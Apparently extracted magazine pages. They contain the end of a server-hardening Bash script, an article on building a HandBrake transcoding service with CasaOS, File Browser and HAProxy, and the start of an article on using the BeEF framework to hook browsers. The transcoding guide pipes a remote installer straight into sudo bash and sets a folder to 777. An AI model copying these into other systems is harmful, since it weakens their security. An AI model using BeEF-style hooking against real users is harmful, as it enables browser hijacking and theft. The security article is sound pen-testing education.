034     # Check if passwords match
035     if [ "$PASSWORD" != "$PASSWORD_CONFIRM" ]; then
036         echo "Passwords do not match. Exiting."
037         exit 1
038     fi
039
040     # Add a new user account with sudo access and set the
041     password
042     echo "Adding new user account..."
043     useradd -m -s /bin/bash -G sudo $USERNAME
044     echo "$USERNAME:$PASSWORD" | chpasswd
045
046 # Prompt for public SSH key
047 read -p "Enter the public SSH key for the new user: "
048     SSH_KEY
049
050 # Add a public SSH key for the new user account, avoiding
051     duplicates
052     echo "Adding public SSH key..."
053     mkdir -p /home/$USERNAME/.ssh
054     if ! grep -qFx "$SSH_KEY" /home/$USERNAME/.ssh/
055         authorized_keys; then
056         echo "$SSH_KEY" >> /home/$USERNAME/.ssh/authorized_keys
057         echo "SSH key added successfully."
058     else
059         echo "SSH key already exists in authorized_keys file."
060     fi
061     chmod 700 /home/$USERNAME/.ssh
062     chmod 600 /home/$USERNAME/.ssh/authorized_keys
063     chown -R $USERNAME:$USERNAME /home/$USERNAME/.ssh
064
065 # Disable password authentication to the server
066 echo "Disabling password authentication..."
067 sed -i 's/#PasswordAuthentication yes/
068     PasswordAuthentication no/' /etc/ssh/sshd_config
069 systemctl restart sshd
070
071 # Deny root login to the server
072 echo "Denying root login..."
073 sed -i 's/#PermitRootLogin prohibit-password/
074     PermitRootLogin no/' /etc/ssh/sshd_config
075 systemctl restart sshd
076
077 # Setup Uncomplicated Firewall (UFW)
078 echo "Setting up Uncomplicated Firewall (UFW)..."
079 ufw allow OpenSSH
080 ufw --force enable
081
082 # Create Swap file based on machine's installed memory
083 echo "Creating Swap file..."
084 TOTAL_MEM=$(free -m | awk '/^Mem:/{print $2}')
085 if [ "$TOTAL_MEM" -le 2048 ]; then
086     SWAP_SIZE=1024
087 elif [ "$TOTAL_MEM" -le 8192 ]; then
088     SWAP_SIZE=2048
089 else
090     SWAP_SIZE=4096
091 fi
092
093 dd if=/dev/zero of=/swapfile bs=1M count=$SWAP_SIZE
094 chmod 600 /swapfile
095 mkswap /swapfile
096 swapon /swapfile
097 echo '/swapfile none swap sw 0 0' | tee -a /etc/fstab
098
099 # Setup the timezone for the server (Default value is
100     "Asia/Kolkata")
101 echo "Setting up timezone..."
102 read -p "Enter the timezone for the server (default is
103     Asia/Kolkata): " TIMEZONE
104 TIMEZONE=${TIMEZONE:-"Asia/Kolkata"}
105 timedatectl set-timezone $TIMEZONE
106
107 # Set up time synchronization with systemd-timesyncd
108 echo "Setting up time synchronization with
109     systemd-timesyncd..."
110 systemctl enable systemd-timesyncd
111 systemctl start systemd-timesyncd
```



Transcode your video library with ease

Video Converter

You can set up an automatic transcoding tool with CasaOS, HandBrake, FileBrowser, and HAProxy, to transcode your video library with ease. We show you how to get started. *By Adam Dix*

A teacher at my school recently had an interesting request. He had hundreds of videos that he had made during COVID-19 that needed to have their file size reduced. The only easy way he could find to do it was by using the online Adobe transcoding service, which meant that he was transcoding one video at a time. As you can imagine, it was cumbersome and time consuming. He asked if there was some better way, and, of course, I immediately thought of HandBrake [1]. HandBrake (Figure 1), an open source video transcoding software, supports virtually all of the popular video formats, codecs, and containers.

Transcoding takes a video file and converts it to a more suitable format for a given application. This can mean changing one or several of the video's characteristics, such as resolution, bitrate, codec, container, encoded audio, subtitles, or color space. With my colleague's files, the file size of each video could be reduced, while still maintaining high enough quality that the viewers wouldn't be missing

out on any meaningful content, by transcoding the video files from 1080p x264 MP4 format down to 720p x265 MP4 format files.

HandBrake works on all three major platforms and can deal with nearly any video file. However, it isn't for the faint of heart. I knew right away that it wasn't something that my colleague would be keen to learn, which gave me the idea of using a feature in HandBrake that watches a directory, automatically transcodes any video files added to that directory into a predetermined format, then outputs that transcoded file into an output directory.

Once I chose HandBrake as the transcoding software, I needed to determine the best way to present HandBrake to the user without needing to teach the ins and outs of video transcoding. This is where CasaOS [2] comes into play. CasaOS is a platform that can be installed onto a basic Ubuntu Server [3] installation by running a one-line command that gives users access to premade Docker containers. These containers can then be quickly and easily customized and deployed through the CasaOS interface, which is

accessed as a simple web server on your local network.

I created a file share that my user could log into with only two folders: a `watch` folder and an output folder. With this file share, my user can upload as many video files as desired and then check back a few hours later to download the transcoded results without needing to know anything about the actual process taking place behind the scenes.

I decided to use CasaOS as a starting point because it includes File Browser [4], which works well for creating and sharing directories, and it comes with the ability to install HandBrake with just a few clicks. Additionally, in order to expose File Browser to the Internet, you would normally need a reverse proxy. Although I use HAProxy [5] as a reverse proxy here (for reasons I get into later), CasaOS also includes NGINX Proxy Manager [6], which functions as a reverse proxy. As a result, this could all be done on a single virtual machine (VM) or even a Linux container.

In this article, I will explain how to:

- Install Ubuntu either on bare metal or in a VM

- Install CasaOS onto your Ubuntu installation
- Install HandBrake within CasaOS
- Connect File Browser within CasaOS with HandBrake
- Create users for File Browser
- Use a reverse proxy to put File Browser onto the Internet for users

Requirements

At a minimum, I would recommend using a machine with four cores and 8GB of memory along with a dedicated 1Gb network port. Personally, I used eight cores and 16GB of memory with a 10Gb network interface card (NIC), but it can be done with less. I will not get into transcoding with a graphics card in HandBrake (see the HandBrake site for information on GPU transcoding).

Disk space and type is something to consider carefully. If you use solid-state drives (SSDs) for storing the files to be transcoded and the resultant files, then you run the risk of burning them up quickly with lots of heavy writes and reads. SSDs are also costly per terabyte compared to hard disk drives (HDDs). That said, traditional HDDs will be inexpensive per gigabyte and don't have the problem of cell death, but they are slow and use more energy. If you don't expect to see network speeds above 1Gb, then I recommend not worrying about speed and buying traditional hard drives instead. HDD energy usage will be tiny

compared to your CPU usage. On the other hand, if the transcoder will only be used on a local network where you expect to saturate a 1Gb connection or have something faster such as 2.5Gb or 10Gb, then buy the cheapest SATA SSDs you can find along with spares expecting to have to replace them occasionally. You can test out how long they last and adjust your scheme as needed. Don't waste your money on Non-Volatile Memory Express (NVME) for this application because you won't see the benefits. I would also use a fast SSD for the CasaOS installation itself and slower, larger HDDs for the storage of the files to be transcoded if possible.

Apart from the requirements for CasaOS, you will also need a proxy server. My setup runs HAProxy with two cores and 4Gb of memory on an 8GB disk, which is more than enough for this and other services that I have. You can use the same virtual NIC if running these as VMs. If not, connect them to the same Layer 2 switch if possible. With the goal of reducing any possible bottlenecks, you need to consider the connection from CasaOS to the proxy, the proxy to your router, and then ultimately out to the Internet from the router.

Ubuntu Installation

I will start out with two generic Ubuntu Server installations – you can do this using only CasaOS with the built-in File

Browser, HandBrake, and NGINX Proxy Manager, but that isn't how I set up mine. For me (and perhaps for you), it made more sense to use a separate instance of Ubuntu running HAProxy to make sure that HAProxy always has the resources it needs because I have other services proxied through it. With that in mind, one VM will be for CasaOS itself and one will be for HAProxy. I won't get into the details of an Ubuntu install, but I have the following recommendations:

- Set a static IP address for both the CasaOS server and one for the reverse proxy and reserve them in your DHCP router. I always do both a static IP *and* a reservation just in case I change my router setup in the future.
- Install Cockpit (Figure 2) and cockpit-pcp from the Ubuntu repos and cockpit-navigator from the 45-Drives repo on each Ubuntu instance, because it just makes everything so much easier.
- Turn on the firewall on the CasaOS Server! You will need to allow a few ports for SSH, Cockpit, CasaOS, HandBrake, and File Browser, but only File Browser will be passed through the reverse proxy to your WAN connection; the others are for local connection only.
- Using Proxmox for both can be a good option so that you can have CasaOS installed on one VM and HAProxy on another VM. This way, everything is in one physical box, but resources are




Figure 1: The HandBrake main window.




Figure 2: The Cockpit web interface with Ubuntu Server installed.

allocated as needed to each VM – this isn't required but it makes resource allocation easier.

- Turn on the firewall for HAProxy and add Fail2Ban to it as well.
- I am not responsible for what happens if you do choose to expose this to the Internet!
- Make sure that you know who your users are and what they're transcoding – the last thing you want is objectionable or illegal content on a server in your control or, even worse, at your residence.

CasaOS Install and Setup

With Proxmox [7] (optional) and your two Ubuntu installations installed, I'll move on to installing CasaOS. From the CasaOS website, run their simple installer:

```
sudo apt update && sudo apt upgrade
curl -fsSL https://get.casaos.io | &
sudo bash
```

Once CasaOS (Figure 3) is up and running, open the admin interface by going

to the device's IP address. Log in and set up your account as desired.

To install HandBrake, click on *App Store*, scroll down until you find *handbrake*, and click on *Install*. This part is all pretty intuitive; if you've made it through the Ubuntu installations, then I expect you'll be able to get HandBrake up and running without a problem.

HandBrake can then be accessed by going to `http://{your.IP.address}:5800`. If you cannot access HandBrake, then you will want to open the Ubuntu VM containing CasaOS either with SSH or through the Cockpit Terminal (if you installed Cockpit as recommended with `sudo apt install cockpit`) and add an exclusion for port 5800 in the UFW firewall. If you don't already have the firewall turned on, then now is a good time to do so:

```
sudo ufw allow 5800
sudo ufw allow http
sudo ufw allow https
sudo ufw allow OpenSSH
sudo ufw allow 9090
sudo ufw allow 10180
sudo ufw enable
```

This will enable access for ports 80 and 443 for HTTP and HTTPS access, respectively, port 22 for SSH access, port 9090 for Cockpit, and ports 5800 and 10180 for HandBrake and File Browser. Note that this only gives access on your local network so far. I will connect the File Browser app to HAProxy shortly, and HandBrake will not be directly connected to the reverse proxy, so, for now, this is all that is required for firewall exclusions.

At this point, you will want to set up your user within File Browser. I cannot stress this enough: Make sure that you know who you are giving access. This may sound dramatic, but if you wouldn't trust them to watch your kids then don't trust them with your share. Open up File Browser from the CasaOS admin console by clicking on its icon and log in as admin. Because File Browser is included with CasaOS, which is just what I need for this application, there is no need to install anything more from the CasaOS console.

Once inside of File Browser, change your admin credentials and log back in with your new credentials for admin



Figure 3: The CasaOS main window.

(Figure 4). Navigate to *Settings* and then to *User Management* and create a user named *handbrake* with a password to be shared with your users (*not* a password that you use elsewhere). Under the option named *Scope*, enter `/AppData/handbrake/user/`. Make sure that the *handbrake* user is not an administrator. You will need to give them permissions to download and create files, but you might not want to give any other permissions.

Note however that only giving download and creation permissions means you will need to occasionally purge the files in the input and output folders. You can set up a cron job to purge these files for you occasionally, but note that any work in progress will be lost if the cron job runs while there is work being transcoded. For that matter, anything which was transcoded but not yet downloaded will be lost as well. You could give users the ability to delete files themselves, but if you have multiple users then it may result in users deleting others' content.




Figure 4: The File Browser login screen.

This is a simple and quick solution, not necessarily a perfect one. You can get around this by using multiple instances with each user getting a different instance, but adding that kind of complexity is beyond the scope of this article.

Once you have created the *handbrake* user in File Browser, you need to open File Browser as admin and add the folders `/AppData/handbrake/user/input` and `/AppData/handbrake/user/output`. The input folder is where you will upload your videos to be transcoded and the output folder is where you will download the finalized transcoded files. You will need to be sure that users don't delete these directories (another reason why you might not want to give them the delete permission). Within the Ubuntu installation containing CasaOS, make sure that permissions are set so that File Browser can write to the user folders by running

```
sudo chmod 777 /DATA/AppData/handbrake/user
```

Because users will be granted permissions directly by the File Browser app itself, this shouldn't be a security concern as long as you have control of the local resources and local Ubuntu installation.

Now, I'll set up HandBrake to play nice with File Browser (Figure 5). Within the CasaOS admin console, mouse over the HandBrake icon until you see the three dots in the upper-right corner. Click on the dots and then choose *Settings*. Within Settings, you need to type in the paths to the two folders you just created, one for *watch* (input) and one

for the output (aptly named output). In the HandBrake settings, enter

```
/DATA/AppData/handbrake/user/input
```

for the *watch* folder and

```
/DATA/AppData/handbrake/user/output
```

for the output folder. Everything else there should be fine.

Now open the HandBrake app to set the defaults within the program. I won't get into how to use HandBrake, but you will want to set defaults to meet both your needs and your users. If you need multiple defaults, then you could use multiple instances with a different sub-domain and entry in HAProxy. However, for this article, I'll assume you have one set of defaults that all videos will be transcoded into. For instance, you might want to set it so that any video dropped into the *input* directory will be converted to 720p resolution at 30 frames per second using the x265 codec and the MPEG-4 container, with BT.709 color space and simple 2.0 channel audio, which will result in files that have a small file size and reasonable quality, as well as being fairly universal in that most current media players have the capability to play a file with those characteristics. If you have problems with playback, then perhaps change to the x264 codec with the trade-off being slightly larger file sizes. If you prefer a better viewing experience, then perhaps jump to 1080p and even 60 frames per second. Do note, however, that if a file is input at only 720p and then

transcoded to 1080p, the quality won't be improved, but it will result in a larger file size nevertheless. I recommend thinking of transcoding from the standpoint of the lowest common denominator and going from there.

You can now close HandBrake and open the File Browser app by clicking on the icon in the CasaOS admin console. Log in as the *handbrake* user with the password you set for that user and try to upload a video. A few moments later, you should find a video with the same file name (assuming you set HandBrake up to name files that way) with the *.mp4* file type in the output folder. Transcode time will of course depend on the CasaOS server's hardware and resource allocation and whether or not GPU transcoding is being used. Once completed, download that video from the output folder and check that it was properly transcoded and that it plays well.

At this point, you're about 80 percent of the way there! If you only need to use HandBrake locally, then you can stop here. However, I would argue that if you are only intending to use HandBrake locally, then it would probably make more sense to set up an SMB or NFS file share for your *watch* and output folders and put the files you want transcoded there. For that matter, you could always install Samba on your CasaOS server and locally share your folders that way while still using File Browser to remotely serve files. There are many different ways to tackle this particular process. I'll assume that you intend to offer transcoding remotely from a web browser and move on with that in mind.



Figure 5: The File Browser simple file-sharing program.

HAProxy Install and Setup

On the second Ubuntu device or VM, install HAProxy using

```
sudo apt update && sudo apt upgrade
sudo apt update && sudo apt install ➤
haproxy
```

Listing 1: HAProxy Config File

```
01 global
02   log /dev/log local0
03   log /dev/log local1 notice
04   chroot /var/lib/haproxy
05   stats socket /run/haproxy/admin.sock mode 660 level admin
06   stats timeout 30s
07   user haproxy
08   group haproxy
09   daemon
10   ca-base /etc/ssl/certs
11   crt-base /etc/ssl/private
12
13   ssl-default-bind-ciphers ECDHE-ECDSA-AES128-GCM-SHA256
14     :ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384
15     :ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305
16     :ECDHE-RSA-CHACHA20-POLY1305:DHE-RSA-AES128-GCM-SHA256
17     :DHE-RSA-AES256-GCM-SHA384
18
19   ssl-default-bind-ciphersuites TLS_AES_128_GCM_SHA256
20     :TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256
21
22   ssl-default-bind-options ssl-min-ver TLSv1.2 no-tls-tickets
23
24 defaults
25   log global
26   mode http
27   option httplog
28   option dontlognull
29
30   timeout client 10s
31   timeout connect 5s
32   timeout server 10s
33   timeout http-request 10s
34   option http-buffer-request
35
36   errorfile 400 /etc/haproxy/errors/400.http
37   errorfile 403 /etc/haproxy/errors/403.http
38   errorfile 408 /etc/haproxy/errors/408.http
39   errorfile 500 /etc/haproxy/errors/500.http
40   errorfile 502 /etc/haproxy/errors/502.http
41   errorfile 503 /etc/haproxy/errors/503.http
42   errorfile 504 /etc/haproxy/errors/504.http
43
44 frontend mywebservers
45   mode http
46   bind *:80
47   bind *:443 ssl crt /etc/ssl/hereswhereyouputyourcertificate.pem
48   redirect scheme https if !{ ssl_fc }
49   use_backend merhabairem if { req.hdr(host) -i transcodes.mywebpage.com }
50
51 backend merhabairem
52   mode http
53   http-request redirect scheme https unless { ssl_fc }
54   server s1 10.7.0.192:10180
```

You will need to turn on the firewall and allow a few ports as we did previously with CasaOS:

```
sudo ufw allow http
sudo ufw allow https
sudo ufw allow OpenSSH
sudo ufw allow 9090
sudo ufw enable
```

There are fewer things to expose through the firewall here: port 80 for HTTP and port 443 for HTTPS, which will be port forwarded in your router to the Internet; port 22 for local SSH connection; and port 9090 for Cockpit are the only ports that need to be opened here. Don't fret – your main network firewall should still protect your HAProxy instance against intruders trying to SSH into your Ubuntu devices. Next, install Fail2Ban for some protection against bad actors doing things like distributed denial-of-service (DDoS) attacks on your server:

```
sudo apt install fail2ban
```

Fail2Ban offers many options that you might want to implement. I won't get into those options here, but see the Fail2Ban documentation [8] for more information.

I will now set up HAProxy to allow it to forward your CasaOS File Browser to the Internet. Open `/etc/haproxy/haproxy.cfg` with the Cockpit Navigator plugin that you installed onto each Ubuntu instance earlier. Listing 1 shows my config file for HAProxy with my other services and some personal information removed. For brevity, I also removed notes and a few other lines, but you'll find the most important information in Listing 1. This will give you an idea of what your HAProxy config file should look like.

Note that you can name the back end whatever you want as long as you are consistent (I have named mine `merhabairem` to demonstrate it can be anything apart from reserved names). The nice thing about using HAProxy in its own separate VM or physical device is that you can also add other back ends without degrading the performance of Hand-Brake or File Browser. For instance, if you wanted to run an instance of SearXNG from within CasaOS, then you can expose it to the Internet using

HAProxy along with a new back end and a different subdomain of your domain. You will have your own publicly available search engine to use. CasaOS has a lot of web apps that you may find you want exposed through HAProxy.

Additional Considerations

In part for brevity and because of the scope of this article, I have omitted a lot of bits even if they are needed. For instance, to put this transcoder onto the Internet, you will need to purchase a domain, which will also mean connecting your IP address to that domain within the domain registrar's admin interface. You will also want either a static IP (which I personally do not recommend for personal use) or a Dynamic DNS (DDNS) service, which occasionally checks to see if your IP address matches with your domain and updates your registrar's DNS record for your domain when your ISP changes that IP address.

Ideally, you will also want a certificate for your HAProxy instance, which you can get by using a service such as Let's Encrypt to avoid getting the trust warning when connecting to your transcoder through a web browser. You will also need to port forward ports 80 and 443 from your router to your HAProxy

instance so that your router knows where to send the traffic that comes into your IP address.

What I have set up here is enough to connect to the file share locally for transcoding and sets up HAProxy so that it is ready to be put onto the Internet. Because there are so many different possible combinations of setup steps depending on your registrar, ISP, and router, I can't say for sure what exactly will work for you. I strongly recommend reading up on your router to learn about port forwarding, on HAProxy for other possible required options, and on the available options for creating a certificate for the HAProxy reverse proxy with a service such as Let's Encrypt or your registrar's internal certificate service, and going from there. You also should set up a DDNS service with your registrar and get your domain connected to your IP address.

Conclusions

This article gets the transcoding service working, but you will need to fill in some gaps based on your needs. If you just want to use the transcoder locally, you can stop after creating the CasaOS setup and installing HandBrake and either Samba or File Browser. However, if you need to access the transcoder

remotely, then you still have some homework. With that, good luck and have fun with your new automatic transcoding tool! ■■■

Info

- [1] HandBrake: <https://handbrake.fr/>
- [2] CasaOS: <https://casaos.zimaspace.com/>
- [3] Ubuntu Server download: <https://ubuntu.com/download/server>
- [4] File Browser: <https://filebrowser.org>
- [5] HAProxy: <https://www.haproxy.org/>
- [6] NGINX Proxy Manager: <https://nginxproxymanager.com/>
- [7] Proxmox Virtual Environment: <https://www.proxmox.com/>
- [8] Fail2Ban documentation: <https://github.com/fail2ban/fail2ban>

Author

Adam Dix is a mechanical engineer and Linux enthusiast currently working as a LAN Tech in education after being an English teacher and product manager in sales and marketing. You can check out some of his Linux work at the EdUBudgie Linux website.



Hijacking browsers with BeEF

Web Heist

Bits of JavaScript from a malicious website can put your browser in a trance. A tool called BeEF encapsulates that power in a most diabolical way, providing yet another reason to avoid unknown links and keep your browser up to date. *By Chris Binnie*

Web browsers have become so ubiquitous that they are installed on almost every Internet-connected device with a user interface. Because of this popularity, browsers are a very attractive target for attackers.

A 2023 article on the Dark Reading website [1] discusses a study by Spin. AI. The study analyzed around 300,000 browser extensions for several browsers that use Chromium under the bonnet, such as Google Chrome and Microsoft Edge. A staggering 51 percent of the extensions presented a high risk to users. The study apparently found that the “extensions all had the ability to capture sensitive data from enterprise apps, run malicious JavaScript, and surreptitiously send protected data including banking details and login credentials to external parties.”

The complexity of modern browsers increases their attack surface greatly, and the threats that their developers must counter should not be underestimated. For a number of years, both Firefox and Google Chrome have made use of sophisticated sandboxing techniques to provide a number of isolation advantages [2].

Bearing in mind the challenges and the reality of serious threats, an offensive security tool used for pen testing leapt off the page at me recently. The tool takes advantage of how users interact with the web pages that they visit.

This article describes how an attacker can hijack an ordinary browser. After looking at some common attack techniques, the attack tool I’ll look at is known as BeEF, which stands for the Browser Exploitation Framework. According to the BeEF GitHub repository [3], “Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system and examines exploitability within the context of the one open door: the web browser.”

On your Marks

I’ll install BeEF on an Ubuntu Linux 22.04 system inside a VM. The documentation states that you can use BeEF on any machine capable of supporting Ruby v3.0+ or NodeJS, but macOS and Linux are officially supported. There’s also a Docker container route, which should make for an easier way with package dependencies.

To install BeEF, start by cloning the repository and running the installation script:

```
$ git clone https://github.com/beefproject/beef.git
$ cd beef; ./install
```

You are then presented with some very welcome ASCII art. Two guesses what the logo depicts (Figure 1).

At the foot of the output, under the BeEF logo, a number of steps continue



Figure 1: ASCII art for the BeEF installer echoes the beef theme.



Figure 2: Getting started with the BeEF UI.

the installation. The sophistication of the installation script is impressive. In Ubuntu Linux, I am offered a choice to install packages that will take up a sizable 347MB (which is not entirely surprising for a minimum Ubuntu installation on the VM). Following the package update, the installer uses another circa 60MB of disk space for setting up a few additional Ruby packages.

Hitting the Go Button

When the installation completes, have a look at the contents of the `config.yaml` file, which contains some useful configuration options, such as enabling debugging and restricting network addresses. The default credentials shown in `config.yaml` are:

```
user: "beef"
password: "beef"
```

You'll need to change the password before running BeEF. Enter the following command:

```
$ ./beef
```

and BeEF will output a number of settings, including a key for the RESTful API and an HTTP Proxy. The UI for BeEF (not the HTTP Proxy) is presented over TCP port 3000:

```
http://localhost:3000/ui/panel
```

Enter the username and password at the prompt. Once you are logged in, you are presented with the view in Figure 2.

The helpful *Getting Started* tab explains the concept of *hooking* a browser. Hooking is when the attacker injects some JavaScript into a webpage with the

aim of gaining a degree of control. The first task is to click the *demo* link and check back to the terminal that I ran the BeEF server in. In Figure 3, you can see the Google Chrome browser that I am using is well and truly hooked.

The eagle-eyed among you will spot the "Invalid browser name?" error. If my memory serves, having watched the YouTube video, this is because Chrome has privacy settings that don't identify it in the same way as other browsers. The video denotes the browser name as "UN" which seems to stand for "unknown."

There's also a "Hook Me!" bookmarklet link, which you can use as a bookmark. The link contains some

tricky-looking JavaScript, which apparently allows you to hook any page that you are currently visiting. Once hooked, BeEF acts as the command and control machine to provide attackers with the tools to do their damage.

Hook, Line, and Sinker

In Figure 4, you can see the UI version of the output from the terminal: a graphical representation with a couple of question marks (for the unknown browser name/type and hardware type), along with a welcoming Tux penguin icon showing that I'm using Linux and displaying the internal IP address that I'm using to connect to the VM.

If I click onto the browser entry, the UI springs to life and gives me a myriad of options, such as exploits and specific details about the version of the browser. I can see what extensions and capabilities are available and some of the routes that BeEF might take to attack my version of Google Chrome.

Once I have selected a module and added some configuration, I can then click an *Execute* button that appears on the right-hand side to run the module against the browser. The modules for a target browser are classified by their expected effectiveness, as shown in Figure 5.

```
* BeEF server started (press control+c to stop)
1 [Browser Details] Invalid browser name returned from the hook browser's initial connection.
1 [Browser Details] Invalid browser version returned from the hook browser's initial connection
[*] New Hooked Browser [VM1, 1x10.0.2.2, browser[SANDWICH-110.0.0.0, os[linux]], hooked domain [
```

Figure 3: Addictive, this BeEF stuff – I'm hooked.



Figure 4: UI version of the terminal output.

